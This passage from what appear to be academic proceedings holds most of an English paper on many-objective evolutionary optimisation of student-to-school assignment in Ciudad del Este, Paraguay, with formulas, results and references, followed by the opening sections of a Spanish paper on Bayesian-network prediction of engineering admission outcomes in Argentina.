Baker and Powell [5] highlight that a key objective in assigning students to courses or schools is to maximize group diversity and the differences between groups. They applied the search of neighbors technique at the Tuck School of Business in the United States for assigning 200 students to 4 sections of the same course. To evaluate the results, they averaged the characteristics of each student, considering factors such as nationality, social class, and academic level. Their method successfully formed heterogeneous groups 90 % of the time, outperforming manual assignments in terms of diversity.

The efficiency of school bus routes is a widely studied topic in the literature, with a common goal of minimizing travel time. This has led to various Multi-Objective formulations. Bouzarth et al. in [6] introduced an additional objective: minimizing socioeconomic differences among students in different institutions within the same district. Their results revealed a conflict between these objectives during optimization. To address this, they used weighted approaches in their tests, allowing each district to prioritize the objectives according to its specific needs.

Caceres et al. in [8] present a Multi-Objective formulation, considering minimizing travel time and the number of school buses used. In the tests carried out, they reduced the number of buses used from 86 to 77 in the school district.

In the case of Schittekat et al. in [10], they propose as objective functions to minimize the distance traveled by students from their homes to the bus stop and to minimize the number of bus stops. The tests were carried out taking 200 students and 8 bus stops. The optimal solution defined previously considered the distribution of these students and the route traveled by the bus; the same was reproduced using the techniques cited in Table 1.

Budish and Castillon in [7] carried out a Mono-Objective formulation considering maximizing efficiency in school assignments, taking as a case study the Harvard Business School. They applied the *Random Serial-Dictatorship (RSD)* method, considering the preferences for courses, expressed by the students in the enrollment process. Budish and Castillon concluded that the manual processes applied by the institution yielded better results, but automating the process guaranteed that the assignments would be fair and could not be biased by human intervention.

The plan for assigning students to public schools in the United States has the goal of maintaining diversity among its students, setting a goal that between 15 % and 50 % of the students in an institution are from low-income neighborhoods. Rao et al. in [9] carried out a Multi-Objective formulation, using mathematical programming, considering maximizing diversity, minimizing the school bus route, and maximizing the satisfaction of parents, taking into account the institutions that these have chosen for their children. The tests showed that it is possible to minimize the distance traveled and maximize the diversity, as long as greater flexibility is given to the parents' preferences.

Tabla 1. Studied Articles with Description of Approach, Objective Function, and Solution Technique

Ref.	Approach	Objective Function	Solution Technique
[3]	Single-Objective	$maxf_1(x)$: Efficiency in School Assignments	- The Deferred Acceptance Mechanism (DA) - Top Trading Cycles (TTC) - Boston Mechanism (BM) - Serial Dictatorship (SD) - Efficient Assignment Maximizing (EAM)
[4]	Multi-Objective	$maxf_2(x)$: Satisfaction Based on Preferences $maxf_1(x)$: Efficiency in School Assignments	- Genetic Algorithmo
[5]	Multi-Objective	$maxf_3(x)$: Diversity $minf_4(x)$: Difference between the formed groups	- Neighborhood Search (NS)
[6]	Multi-Objective	$maxf_3(x)$: Diversity $minf_5(x)$: School Bus Route	- Fractional Bi-objective Program
[7]	Single-Objective	$maxf_1(x)$:Efficiency in School Assignments	- Random serial-dictatorship (RSD)
[8]	Multi-Objective	$minf_6(x)$: Buses Used $minf_5(x)$: School Bus Route	- Cascade Simplification Algorithm - Algorithm based on column generation
[9]	Multi-Objective	$maxf_3(x)$: Diversity $minf_5(x)$: School Bus Route $maxf_2(x)$: Satisfaction Based on Preferences	- Mathematical Programming
[10]	Multi-Objective	$minf_7(x)$: School Bus Stops $minf_8(x)$: Home-to-Stop Distance	- Greedy Randomized Adaptive Search Procedure (GRASP) - Variable neighborhood descent (VND)
[11]	Single-Objective	$maxf_1(x)$: Efficiency in School Assignments	- Serial Dictatorship (SD) - Top Trading Cycles (TTC) - Random serial-dictatorship (RSD) - Top Trading Cycles and Chains algorithm (TTCC)
[2]	Multi-Objective	$minf_1(x)$: Difference between the number of assigned students and the optimal number of students per class $minf_2(x)$: average distance between the student's residence and the classroom $maxf_3(x)$: Use of establishments with better infrastructure level	- MOEA - NSGA-2
This Work	Many-Objective	$minf_1(x)$: Difference between the number of assigned students and the optimal number of students per class $minf_2(x)$: average distance between the student's residence and the classroom $maxf_3(x)$: Use of establishments with better infrastructure level $minf_4(x)$: Variance in the number of students assigned per class $minf_5(x)$: Average distance between the student's residence and the classroom	- MOEA - NSGA-2

Sönmez and Ünver in [11] carried out a research on resource allocation processes and their application to practical cases. In the school area, they analyzed three situations: (1) university admission process, (2) student allocation to schools, and (3) school choice; in all cases the formulation is Mono-Objective, considering maximizing efficiency in the allocation of school resources.

Before the work proposed by the authors in [2], none of the analyzed research considered the optimization of assignments taking into account the quality of the infrastructure of the establishments. In Paraguay, the Ministry of Education and Sciences (MEC) carries out a process of analyzing establishments considering the state of the classrooms, furniture, and building infrastructure. The result of this analysis was used to determine the level of priority of the establishments for the allocation of resources [12], with the most precarious ones being the first on the list. It is worth noting that [2] proposed the first multi-objective formulation that included the quality of infrastructure.

However, none of the existing works studied the problem in a many-objective context, considering the large number of existing objective functions as the main motivation of this work. Consequently, based on the previous work presented in [2], this work proposed the first many-objective formulation of the SAEE problem, simultaneously optimizing the following five objective functions: (1) the difference between the number of students assigned and the optimal number of students per class, (2) the average distance between the student's home and the institution, (3) the use of institutions with better infrastructure, (4) the maximum distance, and (5) the variance of the number of students assigned per class.

3. Proposed Many-Objective Formulation

Based on the multi-objective formulation presented by the authors in [2], this section presents the proposed mathematical formulation of the SAEE problem in a many-objective optimization context, including an introduction to multi-objective optimization and conceptual definitions, followed by input data, output data, constraints and the proposed five objective functions.

3.1. Multi-Objective Optimization Concepts

A general pure multi-objective optimization problem (PMO) consists of a set of p decision variables, q objective functions, and r constraints. The objective functions and constraints are functions of the decision variables. In an MOO formulation, x represents the decision vector, while y represents the objective vector. The decision space is denoted by X, and the objective space is denoted as Y. These can be expressed as [13]:

Optimize

$$y = f(x) = [f_1(x), f_2(x), ..., f_q(x)] \tag{1}$$

Subject to

$$e(x) = [e_1(x), e_2(x), ..., e_r(x)] \geqslant 0 \tag{2}$$

where

$$x = [x_1, x_2, ..., x_p] \in X \tag{3}$$

$$y = [y_1, y_2, ..., y_q] \in Y \tag{4}$$

It is worth noting that optimizing, in a particular context, can mean maximizing or minimizing. The constraint set $e(x) \geqslant 0$ defines the set of feasible solutions $X_f \subset X$ and its corresponding set of feasible objective vectors $Y_f \subset Y$. The feasible decision space X_f is the set of all decision vectors x in the decision space X that satisfy the constraint $e(x)$, and is defined as:

$$X_f = \{x | x \in X \wedge e(x) \geqslant 0\} \tag{5}$$

The feasible objective space Y_f is the set of objective vectors that represents the image of X_f over Y and is denoted by:

$$Y_f = \{y | y = f(x) \ \ \forall x \in X_f\} \tag{6}$$

To compare two solutions in a multi-objective context, the concept of Pareto dominance is used. Given two feasible solutions $u, v \in X_f$, u dominates v, denoted as $u \succ v$, if $f(u)$ is better or equal to $f(v)$ in each objective function and strictly better in at least one objective function.

If neither u dominates v nor v dominates u, it is said that u and v are non-comparable (denoted as $u \backsim v$). A decision vector x is non-dominated with respect to a set U if there is no element in U that dominates x. The set of non-dominated solutions from the feasible solution set X_f is known as the Pareto optimal set $P*$. The corresponding set of objective vectors constitutes the Pareto optimal front $PF*$.

It is important to consider that PMOs simultaneously optimizing more than three objective functions are known as Many-Objective Optimization Problems (MaOPs), as defined in [14].

3.2. Conceptual Definitions

To understand the proposed many-objective mathematical formulation, most relevant considered concepts are defined below.

- **Establishment:** Physical location that houses one or more institutions.
- **Institution:** Entity authorized to conduct classes, may have branches in more than one establishment.
- **Grade:** Corresponds to the level of education. Examples: Preschool, first grade, etc.
- **Shift:** Refers to the period during which the class is conducted. Examples: Morning shift, afternoon shift, among others.
- **Section:** If the same institution, within the same establishment, has more than one group for the same grade and shift, the section is used for differentiation. Example: 1st grade - Morning Shift - Section A and 1st grade - Morning Shift - Section B.
- **Class:** Comprises grade, shift, section, institution, and establishment. It is the teaching unit where a teacher needs to be assigned to instruct a group of students. Example: 1st grade – Morning Shift – Section A – Institution 1 – Establishment 1.

In the following sub-sections, the proposed many-objective formulation of the SAEE problem is presented, extending the previous formulation presented by the authors in [2], including two additional objective functions (i.e. $f_4(S)$ and $f_5(S)$) as a main improvement of the formulation.

3.3. Input Data

In this section, the input data is presented. Firstly, the set of available grades is defined, represented as a vector G of dimension n_g:

$$G = \{1, 2, \ldots, n_g\} \tag{7}$$

where:
n_g: represents the number of grades.

The set of shifts is represented as a vector T of dimension n_t:

$$T = \{1, 2, \ldots, n_t\} \tag{8}$$

where:
n_t: represents the number of shifts.

The set of sections is represented as a vector S of dimension n_s:

$$S = \{1, 2, \ldots, n_s\} \tag{9}$$

where:
n_s: represents the number of sections.

The set of institutions is represented as a vector I of dimension n_i:

$$I = \{1, 2, \ldots, n_i\} \tag{10}$$

where:
n_i: represents the number of institutions.

The set of establishments is represented as a matrix E of dimension $(n_e \times 6)$:

$$E = \begin{bmatrix} N_1 & Lat_1 & Lng_1 & V_{i_1} & V_{s_1} & V_{m_1} \\ \vdots & \vdots & \vdots & & & \\ N_{n_e} & Lat_{n_e} & Lng_{n_e} & V_{i_{n_e}} & V_{s_{n_e}} & V_{m_{n_e}} \end{bmatrix} \tag{11}$$

Each E_k is represented by the establishment's identifier, its latitude in geographical coordinate Lat, its longitude in geographical coordinate Lng and prioritizations:

$$E_k = \begin{bmatrix} N_k & Lat_k & Lng_k & V_{i_k} & V_{s_k} & V_{m_k} \end{bmatrix} \forall k \in \{1, \ldots, n_e\}$$

where:
N_k: identifier of establishment E_k;
Lat_k: geographical latitude of establishment E_k;
Lng_k: geographical longitude of establishment E_k;
V_{i_k}: prioritization of establishment E_k in infrastructure area;
V_{s_k}: prioritization of establishment E_k in the sanitary area;
V_{m_k}: prioritization of establishment E_k in the furniture area;
n_e: number of establishments.

The set of students is represented as a matrix A of dimension $(n_a \times 4)$:

$$A = \begin{bmatrix} N_1 & Lat_1 & Lng_1 & G_1 \\ \vdots & \vdots & \vdots & \\ N_{n_a} & Lat_{n_a} & Lng_{n_a} & G_{n_a} \end{bmatrix} \tag{12}$$

Each A_i is represented by the student's identifier, their geographical latitude Lat, their geographical longitude Lng and the grade they must attend:

$$A_i = \begin{bmatrix} N_i & Lat_i & Lng_i & G_i \end{bmatrix} \forall i \in \{1, \ldots, n_a\}$$

where:
N_i: identifier of student A_i;
Lat_i: geographical latitude of residence of student A_i;
Lng_i: geographical longitude of residence of student A_i;
G_i: grade the student $A_i$must attend;
n_a: number of students.

The set of active classes is represented as a matrix C of dimension $(n_c \times 5)$:

$$C = \begin{bmatrix} G_1 & T_1 & S_1 & I_1 & E_1 \\ \vdots & \vdots & \vdots & \vdots & \vdots \\ G_{n_c} & T_{n_c} & S_{n_c} & I_{n_c} & E_{n_c} \end{bmatrix} \tag{13}$$

Each C_j is represented by the Grade, Shift, Section, Institution, and Establishment as:

$$C_j = \begin{bmatrix} G_j & T_j & S_j & I_j & E_j \end{bmatrix} \forall j \in \{1, \ldots, n_c\}$$

where:
G_j: grade of the class C_j, where $G_j \in G$;
T_j: shift of the class C_j, where $T_j \in T$;
S_j: section of the class C_j, where $S_j \in S$;
I_j: institution of the class C_j, where $I_j \in I$;
E_j: establishment identifier of C_j, where $E_j \in E$;
n_c: number of available classes.

The calculated distance matrix U between the student's residence and the establishments of dimension $(n_a \times n_e)$ is represented as:

$$U = \begin{bmatrix} U_{1,1} & U_{1,2} & U_{1,3} & \ldots & U_{1,n_e} \\ \vdots & \vdots & \vdots & \vdots & \vdots \\ U_{n_a,1} & U_{n_a,2} & U_{n_a,3} & \ldots & U_{n_a,n_e} \end{bmatrix} \tag{14}$$

Each $U_{i,k}$ represents the distance between the residence of student i and establishment k.

$$U_{i,k} = [U_{i,k}] \forall i \in \{1, \ldots, n_a\} \wedge \forall k \in \{1, \ldots, n_e\}$$

where:
$U_{i,k}$: Distance between student i and establishment E_k.

3.4. Output Data

A solution to the problem is represented by $S = S_{i,j}$

$$S_{i,j} = [s_{i,j}] \tag{15}$$
$$\forall i \in \{1, \ldots, n_a\} \wedge \forall j \in \{1, \ldots, n_c\}$$

where:
$s_{i,j}$: is a binary variable, where 1 indicates that student i was assigned to class j, 0 otherwise.
It is asserted that for every class j it is possible to uniquely identify the establishment k to which it belongs.

3.5. Constraints

In this section, the constraints that feasible solutions must satisfy are defined.

1. Each student must be assigned to only one class.
   This constraint is expressed as:

$$\sum_{j=1}^{n_c} s_{i,j} = 1 \ \forall i \in \{1, \ldots, n_a\} \tag{16}$$

2. The number of students assigned per classroom C_j can be zero; or alternatively, greater than or equal to 10 and less than or equal to 40.

$$N_j = \sum_{i=1}^{n_a} s_{i,j} \ \forall i \in \{1, \ldots, n_a\} \tag{17}$$
$$\begin{cases} N_j = 0 \\ 10 \leqslant N_j \leqslant 40 \end{cases}$$

where:
N_j: number of students assigned to the class C_j

3.6. Objective Functions

In this section, the five proposed objective functions are presented.

1. Minimize the difference between the number of assigned students and the optimal number of students per class.
   This objective measures the selection criterion by comparing the number of assigned students with the pedagogically recommended number of students per class:

$$f_1(S) = \frac{\sum_{j=1}^{n_c} |Q_{opt} - \sum_{i=1}^{n_a} s_{i,j}|}{n_c} \tag{18}$$

where:
Q_{opt}: Number of students recommended pedagogically per class.

2. Minimize the average distance between the student's residence and the classroom.
   This objective measures the selection criterion by averaging the distances between the student's residence and the classroom. It is expressed as:

$$f_2(S) = \frac{\sum_{i=1}^{n_a} \sum_{j=1}^{n_c} U_{i,j} \times s_{i,j}}{n_a} \tag{19}$$

where:
$U_{i,j}$: Distance between student i and class j.

3. Maximize the use of establishments with a better level of infrastructure.
   This objective measures the selection criterion by calculating the average level of infrastructure and furniture of the assigned classrooms..

$$f_3(S) = \frac{\sum_{i=1}^{n_a} \sum_{j=1}^{n_c} (E_{j,3} + E_{j,4} + E_{j,5}) \times s_{i,j}}{n_a} \tag{20}$$

4. Minimize the maximum distance.
   This objective measures the selection criterion by calculating the maximum distance among all calculated distances.

$$f_4(S) = max(U_{i,j} \times s_{i,j}) \tag{21}$$

   where:
   $U_{i,j}$: Distance between student i and class j..

5. Minimize the variance in the number of students assigned per class.
   This objective measures the selection criterion by calculating the variance in the number of students assigned to each class.

$$f_5(S) = \frac{\sum_{j=1}^{n_c} (\sum_{i=1}^{n_a} s_{i,j} - \frac{\sum_{i=1}^{n_a} s_{i,j}}{n_a})^2}{n_c} \tag{22}$$

4. Proposed Solution Technique and Experimental Evaluation

4.1. MOEA Implementation

According to [15], Evolutionary Algorithms (EAs) have proven to be particularly suitable for multi-objective optimization. In this work, a Multi-Objective Evolutionary Algorithm (MOEA) based on NSGA-II is proposed, which, according to [16], is appropriate for this type of problems.

Next, Algorithm 1 presents the pseudocode of the proposed MOEA for solving the mathematical formulation proposed for the SAEE problem.

Algorithm 1 - Proposed MOEA to solve the mathematical formulation for the SAEE problem.

Entrada: $G, T, S, I, E, C, A, U, V, N_{gen}$
Salida: Pareto Set (Non-Dominated Solutions)
1: Initialize solution set P_0
2: $P' \leftarrow$ Repair solutions in the set P_0
3: Evaluate P'
4: **mientras** $N_{gen} \neq 0$ **hacer**
5: $Q \leftarrow$ Select individuals from P' according to NSGA-II
6: $Q \leftarrow$ Apply crossover operator
7: $Q \leftarrow$ Apply mutation operator
8: $Q \leftarrow$ Repair individuals
9: $P \leftarrow$ Select individuals from $P \cup Q$ according to NSGA-II
10: $N_{gen} \leftarrow N_{gen} - 1$
11: **fin mientras**
12: **retorna** Pareto set.

With the aim of providing reproducibility to the work, the source code, dataset, and experimental results are available online[1].

4.2. Data Set

For the experiments, data from the Paraguayan Ministry of Education and Sciences (MEC) was used. The data is available on the Paraguayan open data portal [17]. Non-public (anonymized) student data provided in the context of this work was also used. The data is from the year 2020.

In the experiments considered in this work, a subset of data belonging to Ciudad del Este, Alto Paraná department of Paraguay, was used. This data is summarized in Table 2.

Tabla 2. Summary of Ciudad del Este Data Set

Data set	Amount
Establishments	90
Students	15763
Classes	501
Grades	3 (1° a 3°)
Shifts	2 (Morning and afternoon)
Section	6 (A, B, C, D, E y F)

Tabla 3. Distribution of establishments, classes, and students by grade

Grade	Establishments	Enabled classes	Students
1	90	169	5382
2	90	170	5393
3	90	162	4988

According to the data provided by the MEC, the distribution by grade of the establishments, the enabled classes and the students, are detailed in Table 3.

Since the coordinates of the students' residences were not available, an ESRI georeferencer[2] was used to locate the residences of students for whom data was available in the following format: 'Country, Department, locality, district, and address.' The algorithm returned the coordinates in the format 'latitude, longitude.' Given that these records accounted for 40 % of the total, coordinates for the remaining records were randomly generated within the defined limits.

To verify the accuracy of the coordinate calculation, the ArGis tool was used and a marker was placed on the map for each establishment and student.

4.3. Experimental Results

Given the nature of the proposed MOEA, five executions of the algorithm were carried out for each grade for the data set described with a population of 100 individuals and 100 generations.

Analyzing the Pareto dominance over the MEC assignments, we have the following in Table 4. The algorithm was able to obtain non-dominated solutions for all grades, in Table 5 we observe the comparison, by grade, of a solution (S_{pf}) and the current MEC assignment (S_{MEC}).

Tabla 4. Comparison of the solutions of the Pareto set obtained with the MEC assignments.

Grade	Pareto dominance			Observation
First grade	S_{pf1}	$\succ$	S_{MEC}	S_{MEC} is dominated by S_{pf1}
Second grade	S_{pf2}	$\succ$	S_{MEC}	S_{MEC} is dominated by S_{pf2}
Third grade	S_{pf2}	$\succ$	S_{MEC}	S_{MEC} is dominated by S_{pf3}

where;
S_{pf1} : Non-dominated solution for the first grade.
S_{pf2} : Non-dominated solution for the Second grade.
S_{pf3} : Non-dominated solution for the Third grade.
Analyzing the results obtained, we can highlight the following:

1. First grade
   - Objective function $f_1(S_{pf1})$: The average number of students assigned per class is improved by 41,45 %. This means that more classes are fully utilized, avoiding under- and over-assignment.

[1] https://github.com/cecicasco/assign-student/tree/many_objective
[2] https://www.esri.com/en-us/home

Tabla 5. Objective Vectors: $f(S_{MEC})$ y $f(S_{pf})$

Objective Function	Objective Vector	First grade	Second grade	Third grade
Min $f_1(S)$	$f_1(S_{MEC})$	8.165	7.7	6.951
	$f_1(S_{pf})$	**4.781**	**3.694**	**3.796**
Min $f_2(S)$	$f_2(S_{MEC})$	6.481	6.725	6.694
	$f_2(S_{pf})$	**6.458**	**6.476**	**6.629**
Max $f_3(S)$	$f_3(S_{MEC})$	51.028	51.293	51.084
	$f_3(S_{pf})$	**52.221**	**52.142**	**53.673**
Min $f_4(S)$	$f_4(S_{MEC})$	20.057	20.642	20.740
	$f_4(S_{pf})$	**19.539**	**19.829**	**20.438**
Min $f_5(S)$	$f_5(S_{MEC})$	100.412	87.531	76.392
	$f_5(S_{pf})$	**24.293**	**20.744**	**19.768**

- Objective function $f_2(S_{pf1})$: The results obtained by the algorithm and the current assignments made by the MEC do not differ significantly. The algorithm improves the distance between the establishment and the students' homes by 0.34 %, but this function is considered practically unreliable as 60 % of the data on the location of the students' homes were generated randomly and do not necessarily represent reality.
- Objective function $f_3(S_{pf1})$: The current assignments were improved by 2.33 %. This small variation is due to the fact that infrastructure levels are distributed in a rather unequal manner and the establishments with the best infrastructure already have their total availability assigned.
- Objective function $f_4(S_{pf1})$: The results do not differ significantly compared to the MEC results. This may be a consequence of the results mentioned in the analysis of $f_2(S_{pf1})$. The maximum distance is minimized by 2.58 % with the application of the algorithm.
- Objective function $f_5(S_{pf1})$:The variance of the number of students assigned per class is reduced by 75.8 %. This means that the distribution of students among the classes is more balanced.

2. Second grade
   - Objective function $f_1(S_{pf2})$: The average number of students assigned per class is improved by 17.45 %. This means that more classes are being used efficiently, avoiding under- and over-assignment.
   - Objective function $f_2(S_{pf2})$: The algorithm improves the distance between the establishment and the students' homes by 3.69 %.
   - Objective function $f_3(S_{pf2})$: The current assignments were improved by 1.65 %.
   - Objective function $f_4(S_{pf2})$: The maximum distance is minimized by 3.94 % with the application of the algorithm.
   - Objective function $f_5(S_{pf2})$: The variance of the number of students assigned per class is reduced by 76.3 %.
3. Third grade
   - Objective function $f_1(S_{pf3})$: The average number of students assigned per class is improved by 45.38 %.
   - Objective function $f_2(S_{pf3})$: The algorithm improves the distance between the establishment and the students' homes by 0.98 %.
   - Objective function $f_3(S_{pf3})$: The current assignments were improved by 5.06 %.
   - Objective function $f_4(S_{pf3})$: The maximum distance is minimized by 1.45 % with the application of the algorithm.
   - Objective function $f_5(S_{pf3})$: The variance of the number of students assigned per class is reduced by 74.12 %.

5. Conclusions and Future Works

In this work, a mathematical formulation has been proposed to solve the problem of Student Assignment to Educational Establishments, implementing a variant of the multi-objective evolutionary algorithm based on NSGA-II for the SAEE problem.

Applying the algorithm to data from educational establishments and students from first to third grade, from Ciudad del Este - Paraguay, it was found that it is possible to improve the average number of students assigned per class without this implying a change in the infrastructure, simply by taking advantage of the resources already available, seeking to approximate the

assignments to the number of students per class recommended pedagogically and balancing the number of students assigned per class.

Considering the scope of the work, and the possibilities for expansion identified in the development process, the following are proposed as future research lines:

- Replace the distance minimization function with time minimization, considering the means of transportation, type of pavement, among others. This would allow for a more realistic assessment of the impact of the assignment on students and their families.
- Include criteria for evaluating the preferences of students or tutors for the assignment of establishments. This would allow for a more personalized assignment that takes into account the needs and preferences of students and their families.
- Incorporate objective functions that evaluate ethnic and socioeconomic diversity in classes. This would help to ensure that students from all backgrounds have access to a quality education.
- Experimentally compare the proposed MOEA with other Many-Objective Algorithms as NSGA-III. This would allow for an assessment of the performance of the proposed algorithm compared to other state-of-the-art algorithms.

References

[1] Congreso de la Nación, "Ley 1264 general de educación," vol. 9, no. 2, pp. 25–30, 2007.

[2] B. B. . M. E. Casco Maria, López-Pires Fabio, "Asignación de estudiantes a establecimientos educativos: Un enfoque multi-objetivo," 2022.

[3] M. Afacan, I. Bó, and B. Turhan, "Assignment maximization," *SSRN Electronic Journal*, 10 2017.

[4] L. E. Agustín-Blas, S. Salcedo-Sanz, E. G. Ortiz-García, A. Portilla-Figueras, and Ángel M. Pérez-Bellido, "A hybrid grouping genetic algorithm for assigning students to preferred laboratory groups," *Expert Systems with Applications*, vol. 36, no. 3, Part 2, pp. 7234 – 7241, 2009.

[5] K. Baker and S. Powell, "Methods for assigning students to groups: A study of alternative objective functions," *Journal of the Operational Research Society*, vol. 53, 04 2002.

[6] E. L. Bouzarth, R. Forrester, K. R. Hutson, and L. Reddoch, "Assigning students to schools to minimize both transportation costs and socioeconomic variation between schools," *Socio-Economic Planning Sciences*, vol. 64, pp. 1 – 8, 2018.

[7] E. Budish and E. Cantillon, "The multi-unit assignment problem: Theory and evidence from course allocation at harvard," *American Economic Review*, vol. 102, no. 5, pp. 2237–71, May 2012.

[8] H. Caceres, R. Batta, and Q. He, "School bus routing with stochastic demand and duration constraints," *Transportation Science*, vol. 51, no. 4, pp. 1349–1364, 2017.

[9] T. Rao, A. Paleshi, G. DePuy, and B. Erenay, "A mathematical programming approach for assigning students to schools," *61st Annual IIE Conference and Expo Proceedings*, 01 2011.

[10] P. Schittekat, J. Kinable, K. Sörensen, M. Sevaux, F. Spieksma, and J. Springael, "A metaheuristic for the school bus routing problem with bus stop selection," *European Journal of Operational Research*, vol. 229, no. 2, pp. 518 – 528, 2013.

[11] T. Sönmez and M. Utku Ünver, "Chapter 17 - matching, allocation, and exchange of discrete resources," ser. Handbook of Social Economics, J. Benhabib, A. Bisin, and M. O. Jackson, Eds. North-Holland, 2011, vol. 1, pp. 781 – 852.

[12] "Aprendamos sobre: Priorización en fonacide." https://bit.ly/3cRl62w, accedido: 01/03/2022.

[13] C. Coello, D. Veldhuizen, and G. Lamont, *Evolutionary Algorithms for Solving Multi-Objective Problems Second Edition*, 01 2007.

[14] J. Cheng, G. G. Yen, and G. Zhang, "A many-objective evolutionary algorithm based on directional diversity and favorable convergence," in *Systems, Man and Cybernetics (SMC), 2014 IEEE International Conference on*, Oct 2014, pp. 2415–2420.

[15] C. Von Lücken, A. Hermosilla, and B. Barán, "Algoritmos evolutivos para optimización multiobjetivo: Un estudio comparativo en un ambiente paralelo asíncrono," in *X Congreso Argentino de Ciencias de la Computación*, 2004.

[16] C. A. C. Flórez, R. A. B. Ocampo, and A. M. Cabrera, "Algoritmo multiobjetivo nsga ii aplicado al problema de la mochila." *Scientia et technica*, vol. 2, no. 39, pp. 206–211, 2008.

[17] "Portal de datos abiertos del mec," https://datos.mec.gov.py/, accedido: 01/03/2022.

Predicción bayesiana del desempeño académico en curso de admisión: Un caso en Argentina para carreras de ingeniería

Walter Martin Anriquez-Atia, Cesar Gabriel Ponce-Padilla, Matias Diaz, Nevelin Salazar & Rosanna Costaguta
Universidad Nacional de Santiago del Estero (UNSE), Instituto de Investigación en Informática y Sistemas de Información (IIISI)
Avda. Belgrano (S) 1912, 4200 Santiago del Estero, Argentina
{atia.walter.martin,ponce.padilla.c,matidiaz10.MD}@gmail.com,
{nsalazar, rosanna}@unse.edu.ar

Resumen. Este artículo presenta una red bayesiana especialmente creada para efectuar la predicción de ingreso de aspirantes a carreras universitarias de ingeniería en una universidad argentina. La red desarrollada toma en consideración asistencias, notas de exámenes de las materias incluidas en el curso de ingreso, y de corresponder, también las notas de exámenes de recuperación, para predecir si el aspirante aprobará el curso de ingreso. Para realizar el testeo de la red se contó con datos históricos pertenecientes a ciento veinte estudiantes reales, aspirantes a ingresar durante 2022 y 2023, a las carreras de ingeniería de la Facultad de Ciencias Exactas y Tecnologías, perteneciente a la Universidad Nacional de Santiago del Estero. Las métricas aplicadas sobre los resultados experimentales demuestran un adecuado funcionamiento de la red bayesiana en la predicción del desempeño académico de los estudiantes aspirantes a ingresar a la universidad, por lo cual la red bayesiana construida resulta una herramienta de apoyo a la toma de decisiones para la mencionada facultad.

Palabras clave: Red bayesiana, Predicción en el ingreso universitario, Estudiantes de ingeniería

1 Introducción

En la Facultad de Ciencias Exactas y Tecnologías (FCEyT) de la Universidad Nacional de Santiago del Estero (UNSE), en Santiago del Estero, Argentina, los y las jóvenes que desean ingresar como estudiantes de alguna de sus carreras, deben previamente aprobar un curso de ingreso compuesto por tres asignaturas. Además, en todos los casos se requiere cumplir con un porcentaje mínimo de asistencia del 70%. Los aprendizajes logrados con cada una de las asignaturas son evaluados por separado mediante una instancia de examen y otra de recuperación (para los casos en que el examen haya sido desaprobado o ausentado). Poder afirmar que un estudiante que

cursa el ingreso ingresará a la universidad, constituye hoy un escenario incierto. Para las autoridades universitarias resultaría beneficioso poder predecir la situación final de los estudiantes aspirantes, puesto que con esta información sería posible tomar mejores decisiones, favoreciendo los procesos de enseñanza y de aprendizaje, propiciando un mejor desempeño académico en los estudiantes y un mejor uso de los recursos edilicios.

La aplicación de Inteligencia Artificial (IA) en el área de educación no es una situación novedosa. Existen en la actualidad numerosas aplicaciones inteligentes que tienen como finalidad ayudar a docentes y estudiantes en sus quehaceres. Las situaciones educativas para las que este tipo de aplicaciones son diseñadas son diversas, en general buscan estimular el aprendizaje, facilitar la enseñanza, medir el desempeño académico, entre otras. Las técnicas de IA utilizadas también son diversas, es posible encontrar sistemas expertos, redes neuronales, redes bayesianas, agentes inteligentes, entre otras.

En este trabajo se presenta una red bayesiana (RB) creada especialmente para predecir si un estudiante aspirante ingresará o no a la universidad. En particular, se optó por una red bayesiana porque permite visualizar relaciones probabilísticas entre variables de interés y realizar inferencias útiles para la toma de decisión en contextos de incertidumbre. El artículo se organiza como sigue. En la sección 2 se describe el curso de ingreso, tema en el que se enfoca este trabajo. En la sección 3 se introducen las redes bayesianas. En la sección 4 se describen los pasos ejecutados para crear la red bayesiana planteada en este trabajo. En la sección 5 se documenta la experimentación llevada a cabo, y el análisis de los resultados obtenidos. En la sección 6 se presentan algunos antecedentes relevantes, y finalmente, en la sección 7 se enuncian conclusiones y futuras líneas de trabajo.

2. Curso de ingreso

Los cursos de ingreso a la universidad son el método más comúnmente empleado en el territorio argentino para definir el ingreso de un aspirante al cursado de una carrera universitaria. El aspirante debe superar el curso, es decir aprobarlo, para asegurar su ingreso a la carrera elegida por él. Estos cursos tienen como objetivo preparar a los aspirantes para su futura vida como universitario, y en cierta medida, esta preparación pretende reducir el abandono de los estudios propiciado por una falta de adecuación al sistema universitario.

Los contenidos que se abordan en cada curso son generalmente definidos por cada unidad académica en cada Universidad, abarcando asignaturas genéricas útiles para todas las carreras, y/o asignaturas propias de la carrera a la que el estudiante aspira ingresar. Con frecuencia también incluyen consejos para adecuarse a la vida universitaria.

Específicamente en la FCEyT de la UNSE, el curso de ingreso es administrado por el Gabinete de Mediación Educativa (GaME) que cuenta con profesionales altamente especializados en áreas como la psicopedagogía y la orientación educativa. GaME ofrece el ingreso discriminado en tres categorías de estudiantes, es decir, dirigido a:

aspirantes a carreras de ingenierías y matemáticas, aspirantes a carreras de informática, y aspirantes a carreras de tecnicatura.

El curso de ingreso para carreras de ingeniería incluye a todas las carreras de ingeniería de la FCEyT: Civil, Electrónica, Eléctrica, Electromecánica, en Agrimensura, Hidráulica, Industrial y Vial. Este curso también abarca a las carreras: Licenciatura en Matemática, Profesorado en Matemática, Profesorado de Física, y Técnico en Organización y Control de la Producción. Este curso de ingreso está formado por tres asignaturas: Matemática, Física, y Lectura y comprensión de textos.

El curso de ingreso para las carreras de informática incluye a las carreras Licenciatura en Sistemas de Información, Programador Universitario en Informática, y Profesorado en Informática. Este curso de ingreso está formado por tres materias: Matemática, Informática, e Introducción a la vida Universitaria.

El curso de ingreso para las carreras de tecnicatura incluye a las tecnicaturas: vial, en construcción, y en hidrología subterránea. Este curso de ingreso está formado por las asignaturas: Matemática e Introducción a la vida universitaria.

Las normativas vigentes de la FCEyT establecen que, cualquiera sea el curso de ingreso que se trate, cada una de las asignaturas en él incluidas debe contemplar una instancia de examen y una segunda instancia de recuperación, debiendo el aspirante aprobar por lo menos una de ellas. Las calificaciones son de tipo cuantitativas, en una escala de cero hasta cien, exigiendo un mínimo de cincuenta puntos para aprobar. Para el control de asistencia, se contabiliza el total de clases de las tres materias, y se exige que el aspirante registre un cumplimiento de al menos un setenta por ciento.

3. Redes Bayesianas

